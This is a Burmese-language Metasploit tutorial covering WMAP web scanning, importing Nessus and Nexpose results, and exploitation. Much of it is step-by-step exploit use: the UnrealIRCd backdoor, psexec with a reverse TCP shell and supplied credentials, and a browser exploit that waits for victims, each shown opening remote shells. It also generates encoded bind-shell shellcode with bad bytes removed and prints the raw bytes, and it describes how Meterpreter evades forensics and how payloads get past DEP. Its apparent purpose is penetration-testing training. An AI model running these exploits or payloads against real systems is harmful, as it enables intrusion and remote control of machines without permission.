plugin တွေ ခေါ်ပြီးတဲ့အခါ အထက်ပါအတိုင်း help ကို အသုံးပြုပြီး command တွေနဲ့ သူတို့ရဲ့ ဖော်ပြချက်တွေကို လေ့လာနိုင်ပါတယ်။

```
msf > wmap_sites -a http://192.168.43.150
[*] Site created.
```

wmap_sites -a http://IP_Address နဲ့ site တစ်ခု ဖန်တီးလိုက်တာပါ။

```
msf > wmap_sites -l
[*] Available sites
===============

     Id  Host            Vhost           Port  Proto  # Pages  # Forms
     --  ----            -----           ----  -----  -------  -------
     0   5.77.39.8       5.77.39.8       80    http   0        0
     1   10.10.10.10     10.10.10.10     3000  http   0        0
     2   192.168.43.150  192.168.43.150  80    http   0        0


msf > 
```

site list နဲ့ Available site တွေကို ဖော်ကြည့်နိုင်ပါတယ်။

```
msf > wmap_targets -t http://192.168.43.150/mutillidae/index.php
```

wmap_targets ကို အသုံးပြုပြီး အပေါ်ပုံမှာ ပါတဲ့ 192.168.43.150 ကို target ထဲ ဖြည့်သွင်း သတ်မှတ်လိုက်တာပါ။

```
msf > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port  SSL    Path
     --  -----           ----            ----  ---    ----
     0   192.168.43.150  192.168.43.150  80    false    /mutillidae/index.php


msf > 
```

သတ်မှတ်ထားတဲ့ target list ကို ကြည့်ဖို့အတွက် wmap_targets -l ကိုသုံးပြီး ကြည့်နိုင်ပါတယ်။ (target ကတော့ ကျွန်တော်တို့ ဖြည့်သွင်းထားသလောက်ပဲ တွေ့ရမှာပါ)။

```
msf > wmap_run -t
[*] Testing target:
[*]      Site: 192.168.43.150 (192.168.43.150)
[*]      Port: 80 SSL: false
============================================================
[*] Testing started. 2017-11-23 21:49:37 +0630
[*] Loading wmap modules...
```

ကျွန်တော်တို့ target (remote system) ကို scan လုပ်မယ့် module တွေကို list ထုတ်ကြည့်လိုပါက -t ကို အသုံးပြုနိုင်ပါတယ်။

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.43.150 (192.168.43.150)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2017-11-23 21:53:13 +0630
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal

[*] Attempting to connect to 192.168.43.150:80
```

-e ကို သုံးပြီး WMAP နဲ့ scan စတင်နိုင်ပါပြီ။ Screenshot အပြည့်အစုံကိုတော့ ဖော်မပြတော့ပါ။ မိမိတို့ network ထဲမှာ စမ်းကြည့်ခြင်းအားဖြင့် ပိုပြီး နားလည်လာပါလိမ့်မယ်ခင်ဗျာ။

```
msf > wmap_vulns -l
[*] + [192.168.43.150] (192.168.43.150): scraper /
[*]  scraper Scraper
[*]  GET Metasploitable2 - Linux
[*] + [192.168.43.150] (192.168.43.150): directory /dav/
[*]  directory Directory found.
[*]  GET Res code: 200
[*] + [192.168.43.150] (192.168.43.150): directory /cgi-bin/
[*]  directory Directory found.
[*]  GET Res code: 403

...snip...

msf >
```

Scan မှာ ရရှိလာမယ့် Vulnerability တွေကို list လုပ်ကြည့်နိုင်ပါတယ်။ wmap_vulns -l ကို အသုံးပြုရမှာဖြစ်ပါတယ်။ ကျွန်တော် ခုသုံးသွားတာလေးတွေကို ကြည့်ရင် wmap_sites, wmap_targets, wmap_run, wmap_vulns ဆိုတာတွေကို တွေ့ရမှာပါ။ နောက်က options တစ်ခုစီကို သိရှိလိုပါလျှင်တော့ -h ကို အသုံးပြု ရှာဖွေ

နိုင်ပါတယ်။ ဥပမာ - wmap_sites -h, wmap_run -h, etc

```
msf > db_import /root/Nexpose/report.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 172.16.194.172
[*] Successfully imported /root/Nexpose/report.xml
```

ဒါပြင် Scanning Tool တစ်ခုဖြစ်တဲ့ Nexpose နဲ့ Scan ဖတ်ထားတဲ့ Output Result xml ဖိုင်ကိုလည်း msf မှာ input လုပ် အသုံးပြုနိုင်ပါသေးတယ်။ အထက်ပါ ဥပမာမှာတော့ system > root > Nexpost ထဲမှာရှိတဲ့ report.xml ဆိုတဲ့ ဖိုင်လေးကို db_import command ကိုအသုံးပြုပြီး ထည့်သွင်းပြပေးထားပါတယ်။

```
msf > services

Services
========

host            port  proto  name     state  info
----            ----  -----  ----     -----  ----
192.168.43.172  21    tcp    ftp      open   vsFTPd 2.3.4
192.168.43.172  22    tcp    ssh      open   OpenSSH 4.7p1
192.168.43.172  23    tcp    telnet   open
192.168.43.172  25    tcp    smtp     open   Postfix
192.168.43.172  53    tcp    dns-tcp  open   BIND 9.4.2
192.168.43.172  53    udp    dns      open   BIND 9.4.2
```

အလားတူပါပဲ။ Nessus နဲ့ Scan ဖတ်ထားပြီး Output မှာ .nbe နဲ့ သိမ်းထားတဲ့ ဖိုင်တွေကိုလည်း db_import နဲ့ ထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။

```
msf > vulns -p 139
[*] Time: 2017-10-15 18:32:26 UTC Vuln: host=172.16.194.134 name=NSS-11011 refs=NSS-11011
[*] Time: 2017-10-15 18:32:23 UTC Vuln: host=172.16.194.134 name=NSS-11011 refs=NSS-11011
```

အပေါ်ပုံမှာ တွေ့ရှိခဲ့တဲ့ Services port တွေ တစ်ခုချင်းစီအလိုက် Vulns ကိုလည်း အထက်ပါပုံအတိုင်း vulns -p (port number) ပုံစံနဲ့ ရှာဖွေနိုင်ပါတယ်။

```
msf > vulns 172.16.197.124 -p 139
[*] Time: 2017-10-15 18:32:26 UTC Vuln: host=172.16.197.124 name=NSS-11011 refs=NSS-11011
[*] Time: 2017-10-15 18:32:23 UTC Vuln: host=172.16.197.124 name=NSS-11011 refs=NSS-11011
[*] Time: 2017-10-15 18:32:23 UTC Vuln: host=172.16.197.124 name=NSS-11156 refs=NSS-11156
[*] Time: 2017-10-15 18:32:23 UTC Vuln: host=172.16.197.124 name=NSS-17975 refs=NSS-17975
msf >
```

vulns (IP) -p (port) ပုံစံနဲ့လည်း ရှာဖွေနိုင်ပါတယ်။

```
name=NSS-46882 refs=CVE-2010-2075
```

ရှာဖွေလိုက်တဲ့အခါ အထက်ပါပုံစံလေးအတိုင်း CVE-2010-2075 ကို တွေ့တယ် ဆိုပါစို့။

```
msf > search cve:2010-2075

Matching Modules
================

   Name                                          Disclosure Date
   ----                                          ---------------
   exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12
1 Backdoor Command Execution


msf >
```

အထက်ပါအတိုင်း search cve: ကို အသုံးပြုပြီးတော့ CVE number အလိုက် Exploit တွေကို ရှာဖွေကြည့်တဲ့အခါ ပုံထဲမှာ တွေ့ရတဲ့အတိုင်း Backdoor Command Execution တစ်ခုကို တွေ့လိုက်ရပါတယ်။

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > _
```

ဒါဆိုရင်တော့ တွေ့လာတဲ့ exploit ကို use လို့ ရပြီပေါ့။

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

exploit လိုက်ပါပြီ။

```
[*] Command shell session 1 opened (172.16.197.124:4444 -> 172.16.197.124:35941
```

အထက်ပါအတိုင်း session တစ်ခု ပွင့်သွားပြီဖြစ်လို့ terminal command တွေ အသုံးပြုပြီး မွှေနှောက်လို့ ရပြီ ဖြစ်ပါတယ်။

Metasploit Fundamentals

MSF Console

msfconsole သည် Metasploit Framework ရဲ့ လူကြိုက်များဆုံး interface တစ်ခုဖြစ်ပါတယ်။ MSF ထဲမှာ ရှိသမျှ feature တွေကို တစ်နေရာတည်းကနေ စုစည်းသုံးစွဲနိုင်အောင် စီစဉ်ထားတဲ့အပြင် MSF ရဲ့ Stable အဖြစ်ဆုံး interface တစ်ခုလည်း ဖြစ်ပါတယ်။

```
msf > ping -c 1 10.0.2.15
[*] exec: ping -c 1 10.0.2.15

PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.

--- 10.0.2.15 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

msf >
```

msf ထဲမှာပဲ ping လို command တွေကိုလည်း အသုံးပြုနိုင်ပါတယ်။

```
root@kmn:~# msfconsole -q
msf >
```

ခါတိုင်းလို စာတွေအများကြီးပေါ်လာတာမျိုး မလိုချင်ရင်လည်း -q ထည့်သွင်းပြီး quiet mode နဲ့ အသုံးပြုနိုင်ပါသေးတယ်။

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    irb           Drop into irb scripting mode
    load          Load a framework plugin
    quit          Exit the console
    route         Route traffic through a session
```

command တွေ မသိတာမျိုး၊ မမှတ်မိတာမျိုးရှိရင် help နဲ့ ပြန်ရှာကြည့်နိုင်ပါတယ်။

```
msf > use exploit/windows/smb/
use exploit/windows/smb/generic_smb_dll_injection
use exploit/windows/smb/group_policy_startup
use exploit/windows/smb/ipass_pipe_exec
```

ဒါ့ပြင် အစသိပြီး payload မေ့နေတာမျိုးတွေအတွက်လည်း Tab key ကို

နှိပ်နှိပ်ပြီး သက်ဆိုင်ရာတွေကို ရွေးချယ် ကြည့်နိုင်ပါတယ်။

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

Active exploit တွေသည် သက်ဆိုင်ရာ host တွေပေါ် Exploit လုပ်မှာဖြစ်ပြီး မပြီးမချင်း Run ပါတယ်။ Background အနေနဲ့ Run စေချင်ရင်တော့ -j ကို ထည့်သွင်းသုံးရပါမယ်။

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
```

```
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

အထက်ပါ ဥပမာက Active Exploit ကို နမူနာ ဖော်ပြတာပါ။ Active

ပြီးတော့ ထုံးစံအတိုင်း Passive လာဦးမှာပေါ့။

Passive Exploit ကတော့ incoming host တွေကို စောင့်ပြီး connect လုပ်လာတဲ့အခါ exploit လုပ်ပါတယ်။

```
msf exploit(ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.5:52647 -> 192.168.1.100:4444

msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

enumerate လုပ်နိုင်မယ့် shell တွေကို list ထုတ်ကြည့်ချင်ရင်တော့ sessions -l ကို အသုံးပြုနိုင်ပြီးတော့ session တွေကို ရွေးချယ်ရင်တော့ sessions -i (ID) ပုံစံနဲ့ အသုံးပြုရမှာဖြစ်ပါတယ်။

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.5:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
```

အထက်ပါ ဥပမာမှာ attacker ရဲ့ malicious website ကို victim မရောက်မချင်း exploit မလုပ်ပါဘူး။

```
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.5:4444 -> 192.168.1.

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>
```

Payloads

Metasploit မှာ payload ဆိုတာ exploit module တွေကို ဆိုလိုပါတယ်။ metasploit မှာ Payload module သုံးမျိုး တွေရှိပြီးတော့ singles, stagers နဲ့ stages တို့ပဲ ဖြစ်ပါတယ်။ Payload types တွေအရ ပြောပြရရင်တော့ Inline (Non Staged) Payload မှာ သတ်မှတ်တာဝန်ကို လုပ်ဆောင်ဖို့အတွက် full shell code နဲ့ exploit တွေ ပါဝင်နေပါတယ်။ Inline payload တွေမှာ all in one (အားလုံးပါဝင်ပြီးသား) ဖြစ်တာကြောင့် counterpart တွေထက် ပိုပြီး stable ဖြစ်ပါတယ်။ သတ်မှတ် လုပ်ဆောင်ချက်တွေကို လုပ်ဆောင်နိုင်ဖို့ရာအတွက် stage payload တွေနဲ့ ဆက်စပ် လုပ်ဆောင်တာကတော့ Stager payload တွေ ဖြစ်ကြပါတယ်။ attacker နဲ့ victim ကြား communication channel တစ်ခု ထူထောင်ပြီး remote host ပေါ် execute လုပ်နိုင်မယ့် Stage payload ကို ဝင်ရောက် ဖတ်ရှုနိုင်ပါတယ်။

Meterpreter ကတော့ Meta-Interpreter ကို အတိုကောက် အသုံးပြုထား တာ ဖြစ်ပြီး dll injection ကနေတစ်ဆင့် လုပ်ဆောင်နိုင်စေမယ့် multi-faceted payload တစ်ခု ဖြစ်ပါတယ်။ Meterpreter သည် remote host ရဲ့ memory ထဲမှာ ရှိနေပြီး Hard Drive ပေါ်ကနေ မည်သည့်လမ်းကြောင်းမျှ မကျန်စေဘဲ ထွက်ခွာနိုင်ပါတယ်။ CFT (Conventional Forensic Techniques) တွေနဲ့ သိရှိဖို့ ခက်ခဲစေပြီးတော့ scripts & plugins တွေကိုလည်း လိုအပ်သလို ပြောင်းလဲသုံးစွဲနိုင် ပါတယ်။ PassiveX ကတော့ outbound firewall တွေရဲ့ ကန့်သတ်ချက်တွေကို ရှောင်လွှဲရာမှာ ကူညီနိုင်ပါတယ်။ ActiveX control ကို အသုံးပြုပြီး hidden ဖြစ်နေ အောင် လုပ်ဆောင်နိုင်သလို HTTP request & response တွေကို လုပ်ဆောင်နိုင်စေဖို့ attacker နဲ့ ဆက်သွယ်မှုပေးနိုင်ပါတယ်။

NX ကတော့ No eXecute ပါ။ အချို့သော memory နေရာတွေမှာ code execute လုပ်ခြင်းတွေကနေ ကာကွယ်ပေးနိုင်ဖို့ CPU တွေထဲမှာ တည်ဆောက်ထားတဲ့ feature တစ်ခုဖြစ်ပါတယ်။ Windows တွေမှာ NX ကို Data Execution Prevention

(DEP) အဖြစ် အသုံးပြုထားပါတယ်။ Metasploit မှာတော့ အဆိုပါ DEP ကို ရှောင်ကွင်းနိုင်ဖို့အတွက် ဖန်တီးထားတဲ့ payload တွေရှိပါတယ်။ NoNX လို့ ခေါ်ပါတယ်။

နောက်တစ်ခုကတော့ Ord ပါ။ Ordinal payloads ကို ပြောတာဖြစ်ပြီး သိသာတဲ့ အားသာချက်တွေ အားနည်းချက်တွေ ပေါင်းစပ်ပါဝင်နေတဲ့ Windows stager based payload တွေ ဖြစ်ပါတယ်။ အားသာချက်တွေကတော့ Windows 9x လို ရှေးကျတဲ့ စနစ်တွေမှာ လုပ်ဆောင်နိုင်စွမ်းရှိပြီး အလွန့်အလွန် ဆိုဒ်သေးငယ်လှပါတယ်။ သို့သော်လည်း အားနည်းချက်အချို့ကြောင့် Default choice အနေနဲ့ မလုပ်ဆောင်နိုင်ပြန်ပါဘူး။ ပထမတစ်ချက်က exploit မပြုလုပ်မီ exploit ပြုလုပ်မယ့် လုပ်ငန်းစဉ်မှာ ws2_32.dll ကို loaded လုပ်ထားခြင်းရှိမရှိပေါ် မူတည်တာကြောင့် ဖြစ်ပြီး ဒုတိယ အားနည်းချက်တစ်ခုက အခြားသော stager တွေထက် stable ပိုင်းမှာ ပိုပြီး အားနည်းလို့ ဖြစ်ပါတယ်။

IPv6 network တွေပေါ်မှာ လုပ်ဆောင်ချက်တွေ လုပ်ဆောင်ချင်ရင်တော့ Metasploit IPv6 payloads တွေကို အသုံးပြုနိုင်ပါတယ်။ နောက်ဆုံးတစ်ခုကတော့ Reflective DLL injection ပါ။ host Hard Drive ကို ထိတွေ့ခြင်းမရှိစေဘဲ memory ထဲမှာ run နေတဲ့ process တွေထဲကို stage payload တွေကို inject လုပ်တဲ့ နည်းစနစ်တစ်ခုလို့ မှတ်ယူနိုင်ပါတယ်။ ဒါတွေကတော့ Types of Payloads တွေကို အကျဉ်းချုပ် ဖော်ပြခဲ့ခြင်းသာ ဖြစ်ပါတယ်။

Generating a Payload for Metasploit

Metasploit payload တွေကို msfconsole ထဲမှာတင် ပြုလုပ်နိုင်ကြောင်း ကျွန်တော်တို့ သိရှိပြီးဖြစ်ပါတယ်။ Payload အချို့ကို အသုံးပြုတဲ့အခါ Metasploit သည် "generate", "pry" နဲ့ "reload" command တွေကို ထပ်ထည့်လုပ်ဆောင်ပါတယ်။ နမူနာလေး တစ်ခု ကြည့်ရအောင်ပါ။

```
root@kmn:~# service postgresql start
root@kmn:~# msfconsole -q
msf >
```

အသုံးပြုခဲ့တဲ့ command တွေက ဖော်ပြဆွေးနွေးပြီးသားမို့ ထပ်မပြောပြတော့ဘူးနော်။

```
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > help
```

msf ထဲမှာ windows payload တွေထဲက shell_bind_tcp payload ကို နမူနာ သုံးပြထားပါတယ်။ ဆက်လက်လုပ်ဆောင်နိုင်မယ့် command တွေကို သိလိုပါက ထုံးစံအတိုင်း help လေးရိုက်ပြီး ခေါ်ကြည့်နိုင်ပါတယ်။

```
msf payload(shell_bind_tcp) > generate -h
```

အဆိုပါ payload ထဲကမှ generate options ကို ရွေးချယ်လိုက်ပါတယ်။ ဘာလုပ်ရမှန်းမသိရင် နောက်မှာ -h လေးထည့်ပြီး အကူအညီခေါ်နိုင်ပါသေးတယ်။

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 328 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" +
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" +
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" +
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" +
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" +
```

ကျွန်တော်ကတော့ ဘာ options မှ ထပ်မထည့်တော့ဘဲ generate လိုက်ပါတယ်။ အထက်ပါပုံမှာ ကြည့်မယ်ဆိုရင်တော့ null byte (\x00) ဆိုတဲ့ bad character ပါဝင်နေတာကို တွေ့ရမှာပါ။ အချို့သော exploit တွေမှာတော့ ဒါကို အသုံးပြုခွင့် ပြုထားပါတယ်။ (ဆိုလိုတာက သုံးလို့ရပါတယ်)။ ဒါပေမယ့် အများကြီးတော့ မဟုတ်ပါဘူး။ တစ်ချိန်တည်းမှာပဲ ဒီ shell code တွေကို generate လုပ်ပြီး မလိုအပ်တဲ့ unwanted byte တွေကို remove (ဖယ်)ပစ်ဖို့ Metasploit ကိုပဲ အသုံးပြုလုပ်ဆောင်နိုင်ပါသေးတယ်။

```
msf payload(shell_bind_tcp) > generate -b \x00
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xda\xc1\xd9\x74\x24\xf4\xb8\xc6\x9d\xf1\x17\x5f\x29\xc9" +
"\xb1\x53\x83\xc7\x04\x31\x47\x13\x03\x81\x8e\x13\xe2\xf1" +
"\x59\x51\x0d\x09\x9a\x36\x87\xec\xab\x76\xf3\x65\x9b\x46" +
"\x77\x2b\x10\x2c\xd5\xdf\xa3\x40\xf2\xd0\x04\xee\x24\xdf" +
"\x95\x43\x14\x7e\x16\x9e\x49\xa0\x27\x51\x9c\xa1\x60\x8c" +
```

ခုပုံမှာကြည့်ရင်တော့ \x00 တွေ မတွေ့ရတော့ပါဘူး။ -b နဲ့ unwanted byte တွေကို ဖယ်ထုတ်လိုက်တာပါ။ ပုံ၂ပုံ သေချာယှဉ်ကြည့်ရင်ကို မြင်သာပါတယ်။ null byte တွေကို အောင်မြင်စွာ ဖယ်ထုတ်ပြီးပြီပေါ့။ ဒီလိုလုပ်ဆောင်လိုက်ခြင်းအားဖြင့် null byte ကင်းတဲ့ payload တစ်ခုကို တည်ဆောက်နိုင်ပြီဖြစ်ပါတယ်။ နောက်တစ်ခု မြင်သာတာက ပထမပုံမှာကြည့်ရင် 328 bytes သာ ရှိပြီး ဖယ်ထုတ်ထားတဲ့ ဒုတိယပုံမှာတော့ 355 bytes ဖြစ်နေတာကို တွေ့ရပါမယ်။ ကွာခြားချက် 27 bytes ဖြစ်ပါတယ်။ (ပုံတွေရဲ့

ဒုတိယကြောင်းမှာပါ)

```
msf payload(shell_bind_tcp) > generate -b '\x00\x44\x67\x66\xfa\
x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b'
```

bytes အများစုကို ဖယ်ထုတ်ပြထားတာပါ။ ဒီလောက်ဆို null bytes တွေ other unwanted bytes တွေကို ဘယ်လို ဖယ်ထုတ်ရမယ်ဆိုတာ နားလည်မယ် ထင်ပါတယ်။ အခြား character တွေ မသုံးဘဲနဲ့ shell code တွေကို generate လုပ်နိုင်တဲ့ စွမ်းရည်ဟာ ဒီ metasploit framework ရဲ့ အားသာချက်ပါ။ ဒါပေမယ့် ဒီလိုလုပ်နိုင်စွမ်း သည် အကန့်အသတ်မဲ့တော့ မဟုတ်ပါဘူး။ အောက်ပါပုံကို ဆက်ကြည့်ပါ။

```
msf payload(shell_bind_tcp) > generate -b '\x00\x44\x67\x66\xfa\x01\xe0\x44\x
67\xa1\xa2\xa3\x75\x4b\xFF\x0a\x0b\x01\xcc\6e\x1e\x2e\x26'
[-] Payload generation failed: No encoders encoded the buffer successfully.
msf payload(shell_bind_tcp) >
```

မလိုအပ်တဲ့ bytes တွေ သိပ်များလာတဲ့အခါ metasploit မှာ အထက်ပါ ပုံထဲက အတိုင်း Payload generation failed: No encoders encoded the buffer successfully. ဆိုတဲ့ message ကို တွေ့မြင်ရပါလိမ့်မယ်။

Payload တွေကို ဖန်တီးရာမှာ အကောင်းဆုံး encoder တွေကို ရွေးချယ်လေ့ ရှိပါတယ်။ metasploit ကပဲ အလိုအလျောက် ရွေးချယ်ပေးသွားတာပါ။ သို့သော်လည်းပဲ metasploit က ထင်မြင်တဲ့ပုံစံကို ဂရုမစိုက်ဘဲ အချို့သော ပုံစံတွေကို အသုံးပြုဖို့ လိုအပ်လာတဲ့ အချိန်တွေ ရှိပါတယ်။ alphanumeric လို့ခေါ်တဲ့ ကိန်းဂဏန်းနဲ့စာ တွဲထားတဲ့ character တွေ မဟုတ်တဲ့ character တွေနဲ့သာ exploit လုပ်လို့ရမယ့် အခြေအနေတစ်ခုကို စိတ်ကူးနဲ့ မြင်ယောင်ကြည့်ပါ။ ဒီအခြေအနေမျိုးမှာတော့ shikata_ga_nal လို encoder သည် သင့်လျော်မှာ မဟုတ်ပါဘူး။ encoder list မှာ ကြည့်မယ်ဆိုရင် x86/nonalpha encoder တစ်ခု ပါရှိနေတာကို တွေ့နိုင်ပါတယ်။

```
msf payload(shell_bind_tcp) > show encoders

Encoders
========

   Name                    Disclosure Date  Rank       Description
   ----                    ---------------  ----       -----------
   cmd/echo                                 good       Echo Command
   cmd/generic_sh                           manual     Generic Shel
   cmd/ifs                                  low        Generic ${IF
   cmd/perl                                 normal     Perl Command
   cmd/powershell_base64                    excellent  Powershell B
   cmd/printf_php_mq                        manual     printf(1) vi
   generic/eicar                            manual     The EICAR En
   generic/none                             normal     The "none" E
   mipsbe/byte_xori                         normal     Byte XORi En
   mipsbe/longxor                           normal     XOR Encoder
   mipsle/byte_xori                         normal     Byte XORi En
   mipsle/longxor                           normal     XOR Encoder
```

show encoders ကို အသုံးပြုပြီး encoder တွေ၊ rank တွေနဲ့ ဖော်ပြချက်တွေ

ကို ဖတ်ရှုလေ့လာနိုင်ပါတယ်။ ကျွန်တော်ကတော့ x86/nonalpha ဆိုတဲ့ encoder ကို တွေ့ လိုက်ပါပြီ။

```
msf payload(shell_bind_tcp) > generate -e x86/nonalpha
# windows/shell_bind_tcp - 470 bytes
# http://www.metasploit.com
# Encoder: x86/nonalpha
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\x66\xb9\xff\xff\xeb\x19\x5e\x8b\xfe\x83\xc7\x6a\x8b\xd7" +
"\x3b\xf2\x7d\x0b\xb0\x7b\xf2\xae\xff\xcf\xac\x28\x07\xeb" +
"\xf1\xeb\x6f\xe8\xe2\xff\xff\xff\x17\x2b\x29\x29\x09\x31" +
"\x1a\x29\x24\x29\x31\x2f\x03\x33\x2a\x22\x32\x32\x06\x06" +
"\x23\x23\x15\x30\x23\x37\x1a\x22\x21\x2a\x21\x13\x13\x04" +
"\x08\x27\x13\x2f\x04\x27\x2b\x13\x10\x11\x22\x2b\x2b\x2b" +
"\x13\x13\x11\x25\x24\x13\x14\x24\x13\x24\x13\x07\x24\x13" +
"\x06\x0d\x2e\x1a\x13\x18\x0e\x17\x24\x24\x24\x11\x22\x25" +
"\x15\x37\x37\x37\x27\x2b\x25\x25\x25\x35\x25\x2d\x25\x25" +
"\x28\x25\x13\x02\x2d\x25\x35\x13\x25\x13\x06\x34\x09\x0c" +
"\x11\x28\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x7b" +
```

encoder ထည့်သုံးမှာမို့ options အဖြစ် -e ကို အသုံးပြုခဲ့တာပါ။ ကဲ ဒီခါတော့ ဒီအချက်တွေ အားလုံး ပေါင်းစပ်ပြီး လုပ်ဆောင်ကြည့်ရအောင်။ 1. -b နဲ့လည်း null byte ဖယ်မယ်။ 2. -e နဲ့လည်း encoder ရွေးချယ်မယ်။ 3. -f ကို သုံးပြီး file အနေနဲ့လည်း ထုတ်ကြည့်မယ်။ ဒီသုံးချက်ကို ပေါင်းပြီး လုပ်ဆောင်ကြည့်ရအောင်။

```
msf payload(shell_bind_tcp) > generate -b '\x00' -e x86/shikata_ga_nai
-f /root/Desktop/filename.txt
[*] Writing 1768 bytes to /root/Desktop/filename.txt...
msf payload(shell_bind_tcp) >
```

ဒီပုံမှာ ကျွန်တော် သုံးသွားတာက generate -b '\x00' ဒီအပိုင်းတွေက ရှေ့မှာ ပြောပြခဲ့ပြီးပါပြီ။ -e မှာတော့ encoder အနေနဲ့ x86/shiKata_ga_nai ကို အသုံးပြုထားပါတယ်။ -f အနေနဲ့ကတော့ Desktop ပေါ်မှာ filename.txt အနေနဲ့ သိမ်းလိုက်ပါတယ်။ filename နေရာမှာ မိမိကြိုက်တာကို ထည့်သွင်းနိုင်ပါတယ်။

```
root@kmn:~# leafpad Desktop/filename.txt
root@kmn:~# gedit Desktop/filename.txt
root@kmn:~# cat Desktop/filename.txt
```

ပြီးရင်တော့ Desktop ပေါ်မှာ ကျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ txt ဖိုင် ရောက်နေပြီဖြစ်လို့ အထက်ပါပုံထဲကအတိုင်း မိမိ နှစ်သက်ရာ program တွေနဲ့ ဖွင့်ကြည့်နိုင်ပါတယ်။ cat ကတော့ command line ထဲမှာပဲ ဖွင့်ကြည့်တာပါ။ ကျန်တာတွေက GUI တွေ ဖြစ်ပါတယ်။

Scanning in Metasploit

```
msf > nmap -v 192.168.43.0/24 -oA subnet_1
[*] exec: nmap -v 192.168.43.0/24 -oA subnet_1


Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-2
Initiating ARP Ping Scan at 23:58
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 23:58, 1.96s elapsed (255
Initiating Parallel DNS resolution of 255 hosts. at
Completed Parallel DNS resolution of 255 hosts. at 2
Nmap scan report for 192.168.43.0 [host down]
Nmap scan report for 192.168.43.2 [host down]
Nmap scan report for 192.168.43.3 [host down]
Nmap scan report for 192.168.43.4 [host down]
```

